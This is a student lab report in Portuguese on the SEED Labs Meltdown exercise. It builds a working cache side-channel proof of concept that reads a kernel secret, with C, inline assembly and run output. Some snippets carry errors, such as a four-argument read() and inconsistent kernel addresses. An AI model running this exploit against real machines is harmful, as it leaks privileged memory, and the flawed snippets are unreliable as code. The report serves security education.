

# Relatório sobre o ataque meltdown

Sílvia Maia, Pedro Antunes

6/5/2021


## Introdução

O ataque meltdown foi descoberto em 2017 e publicado em Janeiro de 2018 com a referência oficial de CVE-2017-5754. Este ataque explora uma vulnerabilidade nos microprocessadores Intel x86, processadores IBM POWER e alguns microprocessadores baseados em ARM que permite ler partes da memória para a qual não tem permissão.

Para percebermos como este ataque funciona, vamos seguir o laboratório do SEED security Labs: Meltdown Attack Lab em que iremos realizar várias tarefas que se focam em pequenas partes do ataque, para depois o compreendermos como um todo.

## Tarefa 1: ler da cache vs. ler da memória

O CPU vai buscar dados à memória RAM, e para mais tarde ser mais rápido acessar a esta mesma, guarda na sua cache. Buscar dados à cache é mais rápido que ir à RAM como mostra a figura 1.



Para provar isso, corremos o programa CacheTime que inicializa um array, limpa a cache, acessa aos elementos 3 e 7 do array e depois acessa a todos os elementos do array e calcula quantos ciclos de CPU (tempo) demorou a acessar cada elemento.

```
[05/27/21]seed@VM:~/Meltdown_Attack$ ./CacheTime
Access time for array[0*4096]: 308 CPU cycles
Access time for array[1*4096]: 528 CPU cycles
Access time for array[2*4096]: 473 CPU cycles
Access time for array[3*4096]: 275 CPU cycles
Access time for array[4*4096]: 682 CPU cycles
Access time for array[5*4096]: 4840 CPU cycles
Access time for array[6*4096]: 1155 CPU cycles
Access time for array[7*4096]: 264 CPU cycles
Access time for array[8*4096]: 649 CPU cycles
Access time for array[9*4096]: 3784 CPU cycles
[05/27/21]seed@VM:~/Meltdown_Attack$
```

Figure 1: Output CacheTime

Assim podemos observar que a nossa teoria se mostra correta, os elementos 3 e 7 têm os valores de ciclos de CPU mais baixos que o resto dos elementos.

## Tarefa 2: usar a cache como side-channel

Pela tarefa 1 podemos concluir que os dados vão “viver” em dois sítios diferentes, na cache do CPU e na memória e temos uma maneira de saber se os dados foram acessados ou não, calculando o tempo que demora a acessar estes isto faz disto, um clássico ataque side-channel. Para usarmos a cache como um side-channel, vamos utilizar uma técnica chamada FLUSH + RELOAD. Esta técnica usa três passos, flush, invocação à função vítima e reload.

1. Flush: limpa a memória da cache
2. Invocação à função vítima: acede ao elemento secreto e assim coloca-o na cache
3. Reload: acede ao array completo e mede o tempo para aceder a cada elemento

Para mostrar esta técnica, nós usamos o programa FlushReload. Como esta técnica não é 100% precisa, será necessário corrê-lo várias vezes até imprimir o segredo.

```
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
[05/27/21] seed@VM:~/Meltdown_Attacks$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/21] seed@VM:~/Meltdown_Attacks$
```

Figure 2: Output FlushReload

### Tarefa 3: Colocar segredos no kernel-space

O isolamento da memória é fundamental para a segurança do sistema. O kernel-space não é acessível pelo user-space. Um bit (chamado supervisor) define se um processo pode ou não aceder a certa página do kernel. Para se acessar ao kernel-space, o bit é definido pelo CPU e depois é limpo quando sai do kernel-space.

Para podermos acessar ao segredo que está no kernel-space sem termos permissão para tal, duas condições

têm de ser cumpridas: , 1. O atacante tem de saber o endereço de memória do segredo. \* No nosso caso, nós vamos imprimir esse endereço, mas no mundo real os atacantes têm de encontrar uma maneira de obter o endereço ou tentar adivinhar. 2. O segredo precisa de estar na cache.

Assim, usamos o módulo de kernel *MeltdownKernel*, que cria o segredo, coloca-o no kernel e imprime o seu endereço. Por *MeltdownKernel.c* ser um programa de modulo kernel, para o compilarmos e corrê-lo são precisos passos diferentes que estão no ficheiro Make.

```
$ make
$ sudo insmod MeltdownKernel.ko # instala e corre o módulo
# procura pela string "secret data address" no buffer de mensagens do kernel
$ dmesg | grep "secret data address"
```

```
[05/27/21]seed@VM:~/Meltdown_Attack$ sudo insmod MeltdownKernel.ko
[05/27/21]seed@VM:~/Meltdown_Attack$ dmesg | grep "secret data address"
[ 506.509194] secret data address:f9fbe000
[05/27/21]seed@VM:~/Meltdown_Attack$
```

Figure 3: Output MeltdownKernel

Agora temos o endereço do segredo, que será usado nas tarefas futuras.

## Tarefa 4: aceder à memória do kernel através do user-space

Agora que sabemos o endereço do segredo, podemos tentar acessá-lo com um pequeno programa.

```
#include <stdio.h>
int main()
{
    char *kernel_data_addr = (char*)0xf9fbe000; //f9fbe000 is the address obtained from task3
    char kernel_data = *kernel_data_addr;
    printf("I have reached here.\n");
    return 0;
}
```

Figure 4: AccessKernel source code

Depois de o compilar-mos e correremos vemos que levanta um erro chamado segmentation fault que simplesmente diz houve uma violação no acesso à memória a um endereço que estamos a tentar acessar. Neste caso, o erro acontece porque o user-space não tem privilégios para acessar o kernel-space.

```
[05/27/21]seed@VM:~/Meltdown_Attack$ ./AccessKernel
Segmentation fault
[05/27/21]seed@VM:~/Meltdown_Attack$
```

Figure 5: Output AccessKernel

Mesmo com tudo isso, podemos dizer que `**char kernel_data = *kernel_data_address;**` é executado, só após a execução é que se verifica que o acesso não devia ter acontecido.

## Tarefa 5: lidar com erros/exceções em C

Na figura 5 podemos observar que `./AccessKernel` não imprimiu `I have reached here.`, isso porque quando a linguagem C encontra um erro, ele mata o processo. No sentido disto não acontecer e o nosso processo correr até ao fim, nós criamos um programa que lida com o erro *segmentation fault*.

```

#include <stdio.h>
#include <setjmp.h>
#include <signal.h>

static sigjmp_buf jbuf;

static void catch_segv()
{
    // Roll back to the checkpoint set by sigsetjmp().
    siglongjmp(jbuf, 1);
}

int main()
{
    // The address of our secret data
    unsigned long kernel_data_addr = 0xf9fbe000;

    // Register a signal handler
    signal(SIGSEGV, catch_segv);

    if (sigsetjmp(jbuf, 1) == 0) {
        // A SIGSEGV signal will be raised.
        char kernel_data = *(char*)kernel_data_addr;

        // The following statement will not be executed.
        printf("Kernel data at address %lu is: %c\n",
               kernel_data_addr, kernel_data);
    }
    else {
        printf("Memory access violation!\n");
    }

    printf("Program continues to execute.\n");
    return 0;
}

```

Figure 6: ExceptionHandling source code

## Tarefa 6: Execução out-of-order pelo CPU

O CPU não corre o programa instrução a instrução porque isso é mau para a performance e ineficiência na utilização de recursos, então o CPU executa as instruções mal estas sejam possíveis. A figura 7 demonstra como o processo `./AccessKernel` mencionado na tarefa 4 é na verdade executado no CPU. Quando a verificação do acesso falha, a Intel retira da memória RAM os dados, mas para não sofrer na performance, não retira da cache.




Figure 7: Out-of-Order execution inside CPU

Agora, usando tudo o que aprendemos nas tarefas anteriores, mesmo não tendo permissão de acesso ao endereço `0xf9be000`, conseguimos obter o segredo.

```
[05/27/21]seed@VM:~/.../Meltdown_Attacks$ ./MeltdownExperiment
Memory access violation!
[05/27/21]seed@VM:~/.../Meltdown_Attacks$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[05/27/21]seed@VM:~/.../Meltdown_Attacks$ ./MeltdownExperiment
Memory access violation!
[05/27/21]seed@VM:~/.../Meltdown_Attacks$
```

Figure 8: Output MeltdownExperiment

## Tarefa 7.1: ataque meltdown uma abordagem naïve

O número de instruções que o CPU consegue executar fora de ordem, depende do tempo que este demora a verificar o acesso. Ou seja, estamos a lidar com uma race condition. O que nós queremos fazer é fazer operações com os dados e criar observações antes de o processo verificar que não tínhamos permissão de acesso.

Para fazer-mos isto modificamos o programa *MeltdownExperiment.c* para em vez de aceder a `array[7 * 4096 + DELTA]`, aceder a `array[kernel_data * 4096 + DELTA]` como mostra a seta na imagem seguinte.

```
void meltdown(unsigned long kernel_data_addr)
{
    char kernel_data = 0;
    // The following statement will cause an exception
    kernel_data = *(char*)kernel_data_addr;
    array[kernel_data * 4096 + DELTA] += 1;
}

// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
    siglongjmp(jbuf, 1);
}


int main()
{
    // Register a signal handler
    signal(SIGSEGV, catch_segv);

    // FLUSH the probing array
    flushSideChannel();

    if (sigsetjmp(jbuf, 1) == 0) {

        meltdown_asm(0xf9289000);
    }
    else {
        printf("Memory access violation!\n");
    }

    // RELOAD the probing array
    reloadSideChannel(0xf9289000);
    return 0;
}
```



Infelizmente desta forma, não conseguimos obter o segredo correto.

```
[05/28/21]seed@VM:~/.../Meltdown_Attack$ ./myMeltdownExperiment
Memory access violation!
[05/28/21]seed@VM:~/.../Meltdown_Attack$ ./myMeltdownExperiment
Memory access violation!
[05/28/21]seed@VM:~/.../Meltdown_Attack$ ./myMeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
```

## Tarefa 7.2: Melhorar o ataque colocando o segredo em cache

Colocando o segredo em cache, será muito mais rápido de no futuro colocá-lo num registro e assim conseguir o segredo antes da verificação do acesso da memória terminar de executar.



```

void meltdown(unsigned long kernel_data_addr)
{
    char kernel_data = 0;
    // The following statement will cause an exception
    kernel_data = *(char*)kernel_data_addr;
    array[kernel_data * 4096 + DELTA] += 1;
}

// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
    siglongjmp(jbuf, 1);
}


int main()
{
    // Register a signal handler
    signal(SIGSEGV, catch_segv);

    // FLUSH the probing array
    flushSideChannel();

    if (sigsetjmp(jbuf, 1) == 0) {
        // Open the /proc/secret_data virtual file.
        int fd = open("/proc/secret_data", O_RDONLY);
        if (fd < 0) {
            perror("open");
            return -1;
        }
        int ret = pread(fd, NULL, 0, 0); // Cause the secret data to be cached.
        meltdown_asm(0xf9289000);
    }
    else {
        printf("Memory access violation!\n");
    }

    // RELOAD the probing array
    reloadSideChannel(0xf9289000);
    return 0;
}

```



Mesmo com esta melhoria, continuamos a não conseguir realizar o ataque com sucesso.

```

[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./myMeltdownExperiment
Memory access violation!
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./myMeltdownExperiment
Memory access violation!
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./myMeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./myMeltdownExperiment
Memory access violation!
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./myMeltdownExperiment
Memory access violation!
[05/27/21]seed@VM:~/.../Meltdown_Attack$

```

### Tarefa 7.3: utilização de código assembly para o ataque ficar ainda mais eficaz

Enquanto a verificação de acesso à memória ainda está a executar, podemos dar ao processo algo para fazer, assim, vamos adicionar umas linhas de código de assembly que simplesmente adiciona o valor `0x141` ao registro `eax` 400 vezes.

```


void meltdown_asm(unsigned long kernel_data_addr)
{
    char kernel_data = 0;

    // Give eax register something to do
    asm volatile(
        ".rept 400;"
        "add $0x141, %%eax;"
        ".endr;"

        :
        :
        : "eax"
    );

    // The following statement will cause an exception
    kernel_data = *(char*)kernel_data_addr;
    array[kernel_data * 4096 + DELTA] += 1;
}

```



## Tarefa 8: Ataque na prática (obter todo o segredo)

Como o nosso ataque não é muito fiável ou preciso, às vezes não dá valor algum, outras dá o valor errado, vamos usar a estatística (correndo para o mesmo valor 1000 vezes), o valor com melhor resultado é o que deve estar certo. Assim conseguimos finalmente obter o segredo todo “SEEDLabs”



<pre> int main() {     int i, j, k, ret = 0;     // Register signal handler     signal(SIGSEGV, catch_segv);      int secret_found[8];     memset(secret_found, 0, sizeof(secret_found));      int max = 0;     for (k=0; k&lt;8; k++) {          memset(scores, 0, sizeof(scores));         flushSideChannel();          int fd = open("/proc/secret_data", O_RDONLY);         if (fd &lt; 0) {             perror("open");             return -1;         }          // Retry 1000 times on the same address.         for (i = 0; i &lt; 1000; i++) {             ret = read(fd, NULL, 0, 0);             if (ret &lt; 0) {                 perror("read");                 break;             }         }          // Flush the probing array         for (j = 0; j &lt; 256; j++)             _mm_clflush(&amp;array[j] * 4096 + DELTA);          if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xf9289000, k); }          reloadSideChannelImproved();     } } </pre>	<pre> // Find the index with the highest score. max = 0; for (i = 0; i &lt; 256; i++) {     if (scores[max] &lt; scores[i]) max = i; }  printf("The secret value is %d %c\n", max, max); printf("The number of hits is %d\n", scores[max]); secret_found[k] = max; close(fd); }  printf("\n The secret is "); for(i=0; i&lt;8; i++)     printf("%c", secret_found[i]);  printf("\n"); return 0; } </pre>
<pre> void reloadSideChannelImproved() {     int i;     volatile uint8_t *addr;     register uint64_t time1, time2;     int junk = 0;     for (i = 0; i &lt; 256; i++) {         addr = &amp;array[i * 4096 + DELTA];         time1 = __rdtscp(&amp;junk);         junk = *addr;         time2 = __rdtscp(&amp;junk) - time1;         if (time2 &lt;= CACHE_HIT_THRESHOLD)             scores[i]++; /* if cache hit, add 1 for this value */     } } </pre>	<pre> void meltdown_asm(unsigned long kernel_data_addr, int pos) {     char kernel_data = 0;      // Give eax register something to do     asm volatile(         ".rept 400;"         "add \$0x141, %%eax;"         ".endr;"          :         : "eax"     );      kernel_data_addr = kernel_data_addr + ( sizeof(char) * pos );     // The following statement will cause an exception     kernel_data = *(char*) kernel_data_addr;     array[kernel_data * 4096 + DELTA] += 1; } </pre>

```
[05/28/21]seed@VM:~/.../Meltdown_Attack$ ./MeltdownAttack
The secret value is 83 S
The number of hits is 914
The secret value is 69 E
The number of hits is 875
The secret value is 69 E
The number of hits is 741
The secret value is 68 D
The number of hits is 553
The secret value is 76 L
The number of hits is 916
The secret value is 97 a
The number of hits is 513
The secret value is 98 b
The number of hits is 712
The secret value is 115 s
The number of hits is 878

The secret is SEEDLabs
```